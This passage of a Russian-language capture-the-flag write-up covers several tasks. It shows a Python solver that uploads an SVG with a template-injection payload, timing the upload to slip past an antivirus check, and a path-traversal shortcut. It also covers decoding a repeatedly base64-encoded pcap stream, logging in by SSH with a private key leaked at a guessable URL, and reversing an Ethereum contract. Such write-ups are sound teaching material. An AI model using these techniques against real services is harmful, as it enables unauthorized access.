    yield b'Content-Disposition: form-data; name="avatar"; filename="avatar.svg"\r\n'
    yield b"Content-Type: image/svg+xml\r\n\r\n"
    yield b" " * 40000

    print("Sleeping 20s...")
    await asyncio.sleep(20)

    yield b"\r\n{{ flag }}\r\n"
    yield b"--" + BOUNDARY + b"--\r\n"
    print("Done")

async def main():
    async with aiohttp.ClientSession() as session:
        async with session.post(PATH + "settings", data=body_generator(),
                        headers={"Content-Type": "multipart/form-data; "
                                                 "boundary=" + BOUNDARY.decode()}) as response:
            _ = await response.text()
        async with session.get(PATH) as response:
            print(await response.text())

asyncio.run(main())
```

Флаг: **ugra_ital_ldepen_dsonho_wyousp_lit_j4f5gu7wmv99**

**Постмортем I** Для упрощения задания была оставлена возможность просматривать списки файлов в директории запросами вида `...?avatars/` или даже `...?./`. Это позволяет обнаружить не только директорию `themes`, но и директорию `avatars-temp` — зная о её существовании и их взаимном расположении, можно сразу установить в качестве темы `../avatars-temp/x6983v71aunu10r5.svg`, минуя антивирус и избегая сложностей с созданием задержки в середине запроса. Впрочем, такой шаблон работал бы только несколько секунд до проверки, что могло доставлять неудобства для исследования.

**Постмортем II** Некоторые промежуточные прокси-серверы, в частности, nginx с настройками по умолчанию, достаточно агрессивно буферизуют запросы, не пропуская их дальше, пока запрос не будет отправлен полностью. Это сделано для того, чтобы веб-серверы, где ожидание сетевого взаимодействия блокирует сервер целиком (например, Flask) проводили в таком ожидании минимально возможное время.

В течение некоторого времени после начала соревнования был запущен nginx как раз с такими настройками, что не позволяло решить задачу задуманным способом. Проблема была замечена и исправлена примерно через час после начала соревнований, о чём участники были проинформированы.

## Подозрительный поток

Форензика, 250 очков.

> Не смогли перехватить начало, но думаем, что и этого хватит
>
> *suspicious.pcapng*

### Решение

Открываем pcapng в wireshark и начинаем исследовать. В условии указано, что перехватить начало не удалось, значит, нужно смотреть на потоки, которые начались до захвата.

Откроем *Statistics* → *Conversations* и помедитируем.




Рис. 3: Conversations

В файле чуть больше двух тысяч пакетов. Наибольшее количество пакетов ушло на `135.181.93.68`, `9.9.9.9` и `45.43.14.223`. Между ними же (кроме `9.9.9.9`) было передано и наибольшее количество данных.

Посмотрим на каждый из этих потока (правый клик на строку в таблице, *Apply as Filter*, *Selected*, *Filter on stream id*).

- 9.9.9.9: честные DNS-запросы;
- 45.43.14.223: честные TLS-запросы;
- 135.181.93.68: какая-то муть — общение с портом 6666; все пакеты, кроме последнего, имеют длину 128; и в них передаётся что-то похожее на base64.

Снова жмём правую кнопку, *Follow* → *TCP Stream*. Сохраняем в файлик, например `/tmp/meow` и идём смотреть, что происходит.

```
$ file /tmp/meow
/tmp/meow: ASCII text, with very long lines (44972), with no line terminators
$ echo $(( $(stat --format=%s /tmp/meow) % 4 ))
0
$ head -c 32 /tmp/meow
VTJOV1ZXSkhhRzlVVmxaM1ZsWmFkRO5G
```

```
$ tail -c 32 /tmp/meow
VmRXYms1U1lrWmFUMVZyVWtKUFVUMDk=
```

Звучит как base64-данные. Попробуем раскодировать:

```
$ base64 -d /tmp/meow >/tmp/meow2
$ echo $(( $(stat --format=%s /tmp/meow2) % 4 ))
0
$ head -c 32 /tmp/meow2
U2tWVWJHaG9UVlZ3VlZadGNFSmxSbGw1
$ tail -c 32 /tmp/meow2
Vmxaa2VrMVdWbk5SYkZaT1VrUkJPUT09
```

Снова base64? Хорошо, пробуем опять:

```
$ base64 -d /tmp/meow2 >/tmp/meow3
$ echo $(( $(stat --format=%s /tmp/meow3) % 4 ))
0
$ head -c 32 /tmp/meow3
SkVUbGhoTVVwVVZtcEJlRll5U2tWVWJH
$ tail -c 32 /tmp/meow3
ZGlXRkpVVlZkek1WVnNRbFZOUkRBOQ==
```

Может, всё сообщение много раз закодировано в base64?

```
$ solve() {
> current=$(cat /tmp/meow)
> while true; do
>     current=$(base64 -d <<<$current)
>     xxd -c 48 <<<$current | head -1
>     if (( $(wc -c <<<$current) < 100 )); then
>         break
>     fi
> done
> }
$ solve
00000000: 5532 7457 5657 4a48 6147 3955 566c 5a33 566c 5a61 6447 4e46 536d 7853 6247 7731 5654 4a30 5631 5a58
536b 6868 527a 6c56  U2tWVWJHaG9UVlZ3VlZadGNFSmxSbGw1VTJOV1ZXSkhhRzlV
00000000: 536b 5655 6247 686f 5456 5677 5656 5a74 6345 4a6c 526c 6c35 5532 7457 5657 4a48 6147 3955 566c 5a33
566c 5a61 6447 4e46  SkVUbGhoTVVwVVZtcEJlRll5U2tWVWJHaG9UVlZ3VlZadGNF
00000000: 4a45 546c 6868 4d55 7055 566d 7042 6546 5979 536b 5655 6247 686f 5456 5677 5656 5a74 6345 4a6c 526c
6c35 5532 7457 5657  JETlhhMUpUVmpBeFYySkVUbGhoTVVwVVZtcEJlRll5U2tWVW
base64: invalid input
00000000: 2444 e586 1314 a545 66a4 1785 6324 a455 46c6 8684 d557 0555 66d7 0426 5465 9795 36b5 6556 2476 86f5
4565 6775 6565 a715  $D.....Ef...c$.UF....W.Uf..&Te..6.eV$v..Eeguee..
base64: invalid input
00000000: 0a
```

«Неверный ввод»? Можно добиться его раскодировки, например, добавляя в начало букв `A`, обеспечивая длину, кратную 4, и исправляя последствия от ранее добавленных `A` (это будут по большей части нулевые байты, но иногда может проскочить и `=`, который нужно обработать отдельно). Пример реализации такого решения — в начале файла generator.py.

```
$ SOLVE=1 python3 generator.py </tmp/meow
33728 b'U2tWVWJHaG9UVlZ3VlZadGNFSmxSbGw1VTJOV1ZXSkhhRzlVVmxaM1ZsWmFkRO5G'
25296 b'SkVUbGhoTVVwVVZtcEJlRll5U2tWVWJHaG9UVlZ3VlZadGNFSmxSbGw1VTJOV1ZX'
18970 b'JETlhhMUpUVmpBeFYySkVUbGhoTVVwVVZtcEJlRll5U2tWVWJHaG9UVlZ3VlZacV'
14229 b'\x00\x02DNXa1JTVjAxV2JETlhhMUpUVmpBeFYySkVUbGhoTVVwVVZqQmFTM1JIVmtkWGJ'
10673 b'\x00\x00\x00\x003WkRSVO1WbDNXa1JTVjAxV2JETlhhMUpUVjBaS2RHVkdXbFpOYWtFeFZtcEJ'
8006 b'\x00\x00\x00\x00\x007ZDRWMVl3WkRSVO1WbDNXa1JTVOZKdGVGWlZNakExVmpBeFYySkVUbGhoTW'
```

```
6004 b'\x00\x00\x00\x00\x00;d4V1YwZDRWMVl3WkRSWFJteFZVMjA1VjAxV2JETlhhMk0xVmpKS1IySkVU'
4503 b'\x00\x00\x00\x00\x07xWVOd4V1YwZDRXRmxVU2O5VO1WbDNXa2M1VjJKR2JETlhhMXBQVmxVeFYyT'
3378 b'\x00\x00\x00\x00\x0cVWGxWVOd4WFlUSm9WMVl3Wkc5V2JGbDNXa1pPVlUxV2NIcFhhMXBQWVd4S2'
2533 b'\x00\x00\x00\x00\x00\x15XlVWGxXYTJoV1YwZG9WbFl3WkZOVU1WcHpXa1pPYWxKc1dqQlVWbUOxVmp'
1900 b'\x00\x00\x00\x00\x00\x00\x01yUXlWa2hWVOdoVlYwZFNUMVpzWkZOalJsWjBUVmM1VjFKc2JETlhhMUpU'
1424 b'\x00\x00\x00\x00\x002QyVkhVWGhVVOdST1ZsZFNjRlZOTVc5V1JsbDNXa1JTVjFKc2JETlhhMUpU'
1068 b'\x00\x00\x00\x03d2VHUXhUWGROVldScFVtMW9WRll3WkRSV1JsbDNXa1JTVOZKdGVIbFhhMXBQ'
800 b'\x00\x00\x00weGQxTXdNVWRpUm1oVFYwZDRWRll3WkRSWFJteHlXa1pPYWxKc1dqQlVWbHBQ'
600 b'\x00\x000xd1MwMUdiRmhTVOd4VFYwZDRXRmxyWkZOalJsWjBUVlpPVmxac2JETldiWFF3'
448 b'\x00\r1wSO1GbFhSWGxTVOd4WFlrZFNjRlZOTVZOVlZsbDNWbXQwVOdKR1NsWlZNbmhQ'
336 b'\x00\rpKMFlXRXlSWGxXYkdScFVtMVNVVll3VmtOWGJGS1ZVMnhPYTAxWGVIbFhhMUpU'
252 b'\x00\nJOYWEyRXlWbGRpUm1SUVYwVktXbFJVU2xOa01XeHlXa1JTWVdKVmNEQlVNVkpE'
188 b'\x00\x02taa2EyVldiRmRQVOVKWlRUSlNkMWxyWkRSYWJVcDBUMVJDV1UweFdqWlhiRmsx'
140 b'\x00\x0bZka2VWbFdPWEJZTTJSd1lrZDRabUpOT1RCWUOxWjZXbFk1YVZsWVRteE9hbEpt'
104 b'\x00\x06dkeVlWOXBYM2RwYkd4ZmJtOTBYM1Z6WlY5aVlYTmxOalJmWVhOZmNtRnVaRzlO'
76 b'\x00\x07dyYV9pX3dpbGxfbm9OX3VzZV9iYXNlNjRfYXNfcmFuZG9tX3NvdXJjZV9uMzZm'
56 b'\x00\x07ra_i_will_not_use_base64_as_random_source_n36fznzg8r9a'
42 b'\x00\n\xda\x02 0\x8aY@\x9e\x8b@\xba\xc7\x80m\xab\x1e\xeb\x80\x1a\xb0\n\xda\x9d\xda&\x02\xca.\xad\xc7\x80\x9f
~\x9f\xce|\xe0\xf2\xbfZ'
33 b'\x00\x00\x00\x00\x004\x01\x80\x00\x00\x00\x00\x02`\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x19'
27 b'\x00\x00\x00\x00\x00\x00\xe0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00'
21 b'\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00'
18 b'\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00'
15 b'\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00'
12 b'\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00'
9 b'\x00\x00\x00\x00\x00\x00\x00\x00\x00'
9 b'\x00\x00\x00\x00\x00\x00\x00\x00\x00'
```

В строке 56 можно увидеть немного поломанный флаг. Восстанавливаем префикс `ugra_` и сдаём.

Флаг: **ugra_i_will_not_use_base64_as_random_source_n36fznzg8r9a**

Автоматическое решение с использованием `tshark`: `solve.sh`.

**base64, повторённый много раз? Где-то про это уже рассказывали...** Вообще у base64 есть неподвижная точка (то есть текст, который при кодировании в base64 не изменится). Проведём эксперимент: возьмём строку `ugra_fake_flag`, прогоним её через base64 много раз (но не больше 30, а то может кончиться место на диске), разделим на куски по 128 байт (как пакеты в задании) и посмотрим на разницу между сообщением и полученными строками.

> Вместо строки `ugra_fake_flag` можно было бы взять достаточно любую строку, похожую на флаг — хоть `ugra_`.

```
$ cd $(mktemp -d)
$ echo ugra_fake_flag >0
$ for i in {1..30}; do
    base64 -w0 $(($i - 1)) > $i
    #      ^^^ выключаем переносы строк
done
$ compare() {
    Left=$1
    Right=$2
    shift 2
    diff -U3 <(fold -b -w128 "$Left") <(fold -b -w128 "$Right") "$@"
    #               ^^ отсчитывать 128 байт чуть быстрее, чем 128 символов
}
```

Вообще говоря,

$$\operatorname{LCP}\left[\text{base64}^N \texttt{ "string-one"},\ \text{base64}^N \texttt{ "string-two"}\right] \approx \text{base64}^N \texttt{ "string-"},$$

и

$$\operatorname{len} \text{base64}^N \ Q \approx \left(\frac{4}{3}\right)^N \operatorname{len} Q,$$

то есть если было потеряно немного байт в начале, восстановить исходные данные целиком вполне возможно.

Теперь аккуратно посмотрим на диффы:

```
$ for i in {1..30}; do
    printf '\e]0;Comparing file `%d` with flag...\a' $i
    compare $i /tmp/meow --color=always | less
done
```

> Можно было бы сделать что-то на основе `diff -U3 --from-file=/tmp/meow {1..30}`, но такая команда кажется автору менее удобной.

Первые 18 файлов совсем непохожи, а начиная с 19-го, начинают просвечивать хоть какие-то совпадения. После некоторой медитации доходим до файла номер 23 и видим следующую картину:

```
--- /dev/fd/63  2025-04-12 23:41:59.144904774 +0300
+++ /dev/fd/62  2025-04-12 23:41:59.146904770 +0300
@@ -1,4 +1,3 @@
-VmOwd2QyUXlVWGxWVOd4V1YwZDRWMVl3WkRSVO1WbDNXa1JTVjAxV2JETlhhMUpUVmpBeFYySkVUbGhoTVVwVVZtcEJlRll5U2tWVWJHaG9UV1Z3V
lZadGNFSmxSbGw1
 VTJOV1ZXSkhhRzlVVmxaM1ZsWmFkRO5GU214U2JHdzFWVEowVjFaWFNraGhSemxWVm14YUOxWnNXbUZrUjA1R1UyMTRVMkpIZHpGV1ZFb3dWakZhV
OZOcmFHaFNlbXhX
 VmOxNFlVMHhXbk5YYlVacVZtdGFNRlZOZUZOVWJVcEdZMFZ3VjJKVVJYZFpWRVpyVTBaT2NscEhjRk5XUjNob1ZtMXdUMVV4U1hoalJscFlZbFZhY
2xWcVFURlNNVlY1
 VFZSU1ZrMXJjRWxhUOhCSFZqRmFSbUl6WkZkaGExcG9WakJhVDJOdFJraGhSazVzWWxob1dGWnRNWGRVTVZGM1RVaG9hbEpzYOZsWmJGWmhZMnhXY
1ZGVVJsTk5XRUpI
@@ -29,84 +28,325 @@
 V1ZWV1UxWnJNWFZoUjJoYVpXdGFNMVZzV2xka1IwNUdUbFprVGxaWGQzcFdiWGhUVXpBeFNGSllhROZTVjJoVldXdGtiMkl4Vm5GUmJVWlhZa1p3T
 VZrd1dtdGhNa3BI
 WWtST1YwMXFWbEJXUkVwTFVtMU9TVO5HYUdoTmJFbDZWMVphWVZReFNuTlVia3BwVWOxU1QxbHRlRXRsVm1SWlkwVmtWMkpXV2xoV1J6VlhWa2RLU
 jFOdVFsZGlSbkF6
 VmpGYVlWSXhiRFpTYld4T1ZqRktTVmRYZEc5UO1WcElVbGhvYWxORk5WZFpiRkpIVmtaWmVXVkhkR3BpUm5CV1ZXMTRhMVJzV25WUmFscFlWa1ZLY
 UZacVJtdFNNV1Ix
-Vkd4U2FFMXRhRzlXVjNSWFdWWnNWMk5HV21GU1dGSlZWbTF6TVdWc2JGWmFSemxWWVhwR1Yxa3dXbXRXTWtwSVZHcFNWVOV5VWxOYVZscGhZMnh3U
jFwR2FGTk5NbWcx
-Vm14a2QxRXhiRmhVYTJSWFlteEtjMVV3WkZOak1XeHlWMjVPVDFadVFsZFpWV1F3VjBaS2NtSkVUbGRpVOVKVVZqSnplRk5IUmtabFJtUk9ZbTFvY
jFacVFtRldNazV6
-WTBWb1UySkhVbGhVVmxaM1ZXeGFjMXBJWkZSTlZXdzBWVEZvYzFVeVJYbGhTRUpXWWxoTmVGa3dXbk5XVmtaMVdrVTFhVkp1UVhkV1JscFRVVEZhY
2sxV1drNVdSa3BZ
-VmOweGIyVnNXblJOVlZwc1ZteGFlbFl5ZUhkaFZtUkhVMWh3VOZac1dtaFdha3BUVTBaYWNsZHRkRk5OTUVwVlYxZDBiMUV3T1VkWGJGW1VWMGRTV
UZacVFuZFRWbFY1
-WkVjNVYySlZjRWxhVldSdlZqSktTRlZyT1ZWV2JIQjZWbXBHWVZkWFJrZGhSazVwVWO1Qk1sWXhXbGRaVjBWNFZXNU9XRmRIZUc5VmExWjNWMFpTV
jFkdVpHaFNiRmt5
...
```

Пропущена первая строка, а следующие 28 (двадцать восемь!) совпадают. В последующих файлах такой прекрасной картины не наблюдается, но первая строка так и остаётся пропущенной, а вторая — совпадающей. Значит флаг был закодирован в base64 ровно 23 раза.

**Почему такое хорошее совпадение только одно?** У строки — неподвижной точки base64 общий префикс с каждой строкой base64 короче, чем общий префикс base64 у двух строк с собственно общим префиксом. Это видно, если всматриваться.

Берём эту самую первую строку, докидываем в файл с флагом в начало и декодируем:

```
$ Flag=$(<<<"VmOwd2QyUXlVWGxWVOd4V1YwZDRWMVl3WkRSVO1WbDNXa1JTVjAxV2JETlhhMUpUVmpBeFYySkVUbGhoTVVwVVZtcEJlRll5U2tWVW
JHaG9UV1Z3VlZadGNFSmxSbGw1" cat - /tmp/meow)
$ for i in {22..0}; do
    Flag=$(base64 -d <<<"$Flag")
    printf '%d\t%s\n' $i "$(head -c 100 <<<"$Flag")"
done
22      VmOwd2QyUXlVWGxWVOd4V1YwZDRWMVl3WkRSVO1WbDNXa1JTVjAxV2JETlhhMUpUVmpBeFYySkVUbGhoTVVwVVZtcEJlRll5U2tW
21      VmOwd2QyUXlVWGxWVOd4V1YwZDRWMVl3WkRSVO1WbDNXa1JTVjAxV2JETlhhMUpUVmpBeFYySkVUbGhoTVVwVVZtcEJlRll5U2tW
20      VmOwd2QyUXlVWGxWVOd4V1YwZDRWMVl3WkRSVO1WbDNXa1JTVjAxV2JETlhhMUpUVmpBeFYySkVUbGhoTVVwVVZtcEJlRll5U2tW
19      VmOwd2QyUXlVWGxWVOd4V1YwZDRWMVl3WkRSVO1WbDNXa1JTVjAxV2JETlhhMUpUVmpBeFYySkVUbGhoTVVwVVZqQmFTM1JIVmtk
18      VmOwd2QyUXlVWGxWVOd4V1YwZDRWMVl3WkRSVO1WbDNXa1JTVjAxV2JETlhhMUpUVjBaS2RHVkdXbFpOYWtFeFZtcEJlRll5U2tW
17      VmOwd2QyUXlVWGxWVOd4V1YwZDRWMVl3WkRSVO1WbDNXa1JTVOZKdGVGW1ZNakExVmpBeFYySkVUbGhoTWsweFZtcEtTMUl5U2tW
16      VmOwd2QyUXlVWGxWVOd4V1YwZDRWMVl3WkRSWFJteFZVMjA1VjAxV2JETlhhMk0xVmpKS1IySkVUbGhoTVhCUVZteFZlRll5VGts
15      VmOwd2QyUXlVWGxWVOd4V1YwZDRXRmxVU2O5VO1WbDNXa2M1VjJKR2JETlhhMXBQVmxVeFYyTkljRmhoTVhCUVdWZDRTMk14WkhG
14      VmOwd2QyUXlVWGxWVOd4WFlUSm9WMVl3Wkc5V2JGbDNXa1pPVlUxV2NIcFhhMXBQWVd4S2MxZHFRbFZXYlUweFZtcEdTMk15U2tW
13      VmOwd2QyUXlVWGxXYTJoV1YwZG9WbFl3WkZOVU1WcHpXa1pPYWxKc1dqQlVWbUOxVmpGS2MySkVUbGhoTVVwVVZtcEdTMk15U2tW
12      VmOwd2QyUXlWa2hWVOdoVlYwZFNUMVpzWkZOalJsWjBUVmM1VjFKc2JETlhhMUpUVmpGS2MySkVUbGhoTVVwVVZqQmFTM1JIVmts
11      VmOwd2QyVkhVWGhVVOdST1ZsZFNjRlZOTVc5V1JsbDNXa1JTVjFKc2JETlhhMUpUVjBaS2RHVkliRmhoTVhCUVdWZDRTMk14WkhG
10      VmOwd2VHUXhUWGROVldScFVtMW9WRll3WkRSV1JsbDNXa1JTVOZKdGVIbFhhMXBQWVd4S2MxZHFRbFZXYkhCUVZtMTRZVO15U2tW
9       VmOweGQxTXdNVWRpUm1oVFYwZDRWRll3WkRSWFJteHlXa1pPYWxKc1dqQlVWbHBQVm14YWMySkVUbGRpVOZGM1ZqQmtTMUl4VG5O
8       VmOxd1MwMUdiRmhTVOd4VFYwZDRXRmxyWkZOalJsWjBUVlpPVmxac2JETldiWFF3VjBkS1IxTnNXbFpOYm1oUVdWUkJlRmRIVmts
7       Vm1wSO1GbFhSWGxTVOd4WFlrZFNjRlZOTVZOVlZsbDNWbXQwVOdKR1NsWlZNbmhQWVRBeFdHVkliRmhoTVVwVVYxWmtTMVpOVGtW
6       VmpKMFlXRXlSWGxXYkdScFVtMVNVVll3VmtOWGJGS1ZVMnhPYTAxWGVIbFhhMUpUV1ZkS1ZtTkVRbFZOVmtwRVZqRlZkM1ZHWkhG
5       VjJOYWEyRXlWbGRpUm1SUVYwVktXbFJVU2xOaO1XeHlXa1JTWVdKVmNEQlVNVkpEVjFVd2VGZHFXbGhpUm1zeFdWWmFjMWRXVW5S
4       V2taa2EyV1diRmRQVOVKWlRUSlNkMWxyWkRSYWJVcDBUMVJDV1UweFdqWlhiRmsxWVZac1dWUnRlRTloYkVwdFYxWm9UMXBOVG5S
3       WkZka2VWbFdPWEJZTTJSd1lrZDRabUpOT1RCWUOxWjZXbFk1YVZsWVRteE9hbEptV1ZoT1ptTnRSblZhUnpsMFdETk9kbVJZU21w
2       ZFdkeVlWOXBYM2RwYkd4ZmJtOTBYM1Z6WlY5aVlYTmxOalJmWVhOZmNtRnVaRzlOWDNOdmRYSmpaVjl1TXpabWVtNTZaemh5T1dF
1       dWdyYV9pX3dpbGxfbm9OX3VzZV9iYXNlNjRfYXNfcmFuZG9tX3NvdXJjZV9uMzZmem56ZzhyOWE=
0       ugra_i_will_not_use_base64_as_random_source_n36fznzg8r9a
```

Теперь флаг полностью восстановлен.

Флаг: **ugra_i_will_not_use_base64_as_random_source_n36fznzg8r9a**

**Не постмортем** В первой версии задания поток планировалось резать по 100 байт, а не по 128 — в таком случае можно было просто загуглить первый пакет и попасть на ту самую статью в блоге, откуда можно было достать начало. Чтобы сделать задание чуточку поинтереснее для тех, кто про это знает, а также по случайному стечению обстоятельств от этого решения было решено отказаться.

Первый вариант `.pcapng`-файла весил чуть меньше трёх гигабайт, поскольку за 12 минут на устройстве, с которого записывался дамп, успело раздаться достаточно много торрентов, никак не связанных с соседней задачей. От этого файла wireshark слишком сильно страдал, и трафик пришлось перезаписывать.

Флаг отправлялся простеньким скриптом на расте на роутер с OpenWRT, наблюдение за чем производилось через ssh. В захваченном дампе пришлось вырезать постоянный ssh-трафик на роутер, десяток мегабайт трафика телеграма и некоторые другие вещи, которые сильно раздували дамп без лишней необходимости. Трафик на `45.43.14.223`, кстати, является трафиком Matrix.

Анонимизатор, который рандомизирует адреса в локальной сети и заменяет MAC-адреса, можно посмотреть в файле `anonymize.py`.

Файл `template.pcapng`, в который подставляется корректный флаг участника, содержит какой-то флаг, сгенерированный локально в процессе тестирования. Так что здесь не обязательно запускать генератор,

если задание хочется кому-то показать.

Флаг для этого файла: *ugra_i_will_not_use_base64_as_random_source_d2y4ybq1sxo3*.

## Взлёт

Веб-программирование, 100 очков.

> Мы нашли эту страницу в даркнете. Действительно ли этот хакер так хорош, как он утверждает?
>
> **Обновлено:** В задании «Взлёт» в первые полчаса соревнований сервер мог работать нестабильно. Если у вас была какая-то идея, но не получилось, попробуйте ещё раз.
>
> *https://takeoff.s.2025.ugractf.ru/token*

### Решение

Переходим на страницу, указанную в задании. Нас встречает сайт-портфолио какого-то очень крутого хакера: здесь и фон из матрицы, и всякие сомнительные достижения.

Помимо них, владелец сайта оставил свои публичные SSH- и GPG-ключи: `id_ed25519.pub` и `public.pgp`. Директорию `keys/` мы изучить не можем — выключена индексация.

Однако, если мы заменим в адресе страницы `public.pgp` на `private.pgp`, нас встретит приватный GPG-ключ. Проделаем то же самое с `id_ed25519` — и получим ещё и SSH-ключ.

Кроме ключей, на сайте нет никакой информации, которая могла бы нам помочь, даже зашифрованной ключом. Вернёмся к `id_ed25519.pub` — в нём содержится ещё и комментарий к ключу: `ph4ntOm@cyb3ri4n.ru`.

Если мы сохраним к себе приватный ключ и попробуем подключиться по SSH к указанному хосту, нас встретит сообщение:

```
$ ssh ph4ntOm@cyb3ri4n.ru -i id_ed25519

Hello!

The server is unavailable.
Please contact the administrator.
Request id: ugra_dont_keep_your_keys_under_the_mat_fzlywupnvllhnrgo

Connection to cyb3ri4n.ru closed.
```

Флаг: **ugra_dont_keep_your_keys_under_the_mat_fzlywupnvllhnrgo**

## Настоящая крипта

Реверс-инжиниринг, 250 очков.

> AAAA крипта крипта много крипты...
>
> https://holesky.etherscan.io/address/0x7F27748976f97E0be07BcEA8eFB452fc9d107F2f

### Решение

Дана ссылка на blockchain explorer на адрес какого-то контракта. С ним ничего не происходило, никаких транзакций, а категория reverse намекает, что его нужно реверсить.

**Способ 1** Закидываем байткод контракта в декомпилятор panoramix. Он выдаёт примерно следующее:

```
# Palkeoramix decompiler.

def _fallback(?) payable: # default function
```

```
  require not (Mask(16, 192, _param1) >> 16 or Mask(16, 160, _param1) << 32 or Mask(16, 144, _param1) >> 48 or Mask
(16, 128, _param1) << 80 or Mask(16, 112, _param1) >> 80 or _param1 or Mask(16, 80, _param1) << 64 or Mask(16, 64,
_param1) << 16 or Mask(16, 48, _param1) >> 32 or Mask(16, 32, _param1) << 208 or Mask(16, 16, _param1) << 144 or
uint16(_param1) << 224 xor 0xd087f450a472071dad29898d9a036e7a755f80efa5f7146e1785f509e0741ecd) - 0xa2f59729c51c6842d
f50ece3e3731b1d073eed8ad1984b0d67f1865683017dbf
  revert
```

Другой декомпилятор — с ethervm.io — выдаёт такое:

```
contract Contract {
    function main() {
        var var0 = 0xd087f450a472071dad29898d9a036e7a755f80efa5f7146e1785f509e0741ecd;
        var var1 = 0xa2f59729c51c6842df50ece3e3731b1d073eed8ad1984b0d67f1865683017dbf;
        var var2 = var0;
        var var3 = 0x004d;
        var var4 = msg.data[0x44:0x64];
        var3 = func_0098(var4);
        var temp0 = var0;
        var0 = var3 ~ var2;
        var2 = temp0;
        var3 = 0x005a;
        var4 = msg.data[0x64:0x84];
        var3 = func_0098(var4);
        var temp1 = var0;
        var0 = var3 ~ var2;

        if (temp1 - var1) {
            // Unhandled termination
        } else if (0xb4f6853bd41a687adf50f1f9fc7331141a2bf28ed4804b0d67f18c568d1d66bd - var0) {
            // Unhandled termination
        } else {
            var0 = 0x01;
            // Unhandled termination
        }
    }

    function func_0098(var arg0) returns (var r0) {
        var temp0 = arg0;
        var temp1 = temp0 >> 0x70;
        return (temp1 & (0xffff << 0x80)) | // ((temp0 >> 0x70) & (0xffff << 0x80))
               (temp1 & (0xffff << 0x70)) | // ((temp0 >> 0x70) & (0xffff << 0x70))
               ((temp0 >> 0x90) & 0xffff0000000000000000) |
               ((temp0 >> 0x10) & (0xffff << 0xb0)) |
               ((temp0 >> 0x80) & 0xffff000000000000) |
               ((temp0 << 0x20) & (0xffff << 0xc0)) |
               ((temp0 >> 0x30) & 0xffff00000000000000000000000000) |
               ((temp0 << 0x50) & (0xffff << 0xd0)) |
               ((temp0 >> 0x50) & 0xffff00000000) |
               ((temp0 >> 0x60) & 0xffff) |
               ((temp0 << 0x40) & (0xffff << 0x90)) |
               ((temp0 << 0x10) & 0xffff0000000000000000000000) |
               ((temp0 >> 0x20) & 0xffff0000) |
               ((temp0 << 0xd0) & (0xffff << 0xf0)) |
               ((temp0 << 0x90) & (0xffff << 0xa0)) |
               ((temp0 << 0xe0) & (0xffff << 0xe0));
    }
}
```

Оба они декомпилируют достаточно криво (например, ethervm не смог декомпилировать завершение работы контракта и почему-то записал XOR как ~ вместо привычного ^, а panoramix полностью проигнорировал существование второго блока), но видно, что байты переданной в параметрах строки сначала перемешиваются парами по 2 байта, потом происходит XOR с константой и сравнение. Причём происходит это для двух «блоков» по 32 байта.

Преобразуем всё обратно:

```
XORED_CT1 = bytes.fromhex('a2f59729c51c6842df50ece3e3731b1d073eed8ad1984b0d67f1865683017dbf')
XORED_CT2 = bytes.fromhex('b4f6853bd41a687adf50f1f9fc7331141a2bf28ed4804b0d67f18c568d1d66bd')
KEY = bytes.fromhex('d087f450a472071dad29898d9a036e7a755f80efa5f7146e1785f509e0741ecd')

def unshuffle_block(ct):
    cti = int.from_bytes(ct)

    ans = 0
    ans |= (cti & (0xffff << 0x80)) << 0x70
    ans |= (cti & (0xffff << 0x70)) << 0x70
    ans |= (cti & 0xffff0000000000000000) << 0x90
    ans |= (cti & (0xffff << 0xb0)) << 0x10
    ans |= (cti & 0xffff000000000000) << 0x80
    ans |= (cti & (0xffff << 0xc0)) >> 0x20
    ans |= (cti & 0xffff00000000000000000000000000) << 0x30
    ans |= (cti & (0xffff << 0xd0)) >> 0x50
    ans |= (cti & 0xffff00000000) << 0x50
    ans |= (cti & 0xffff) << 0x60
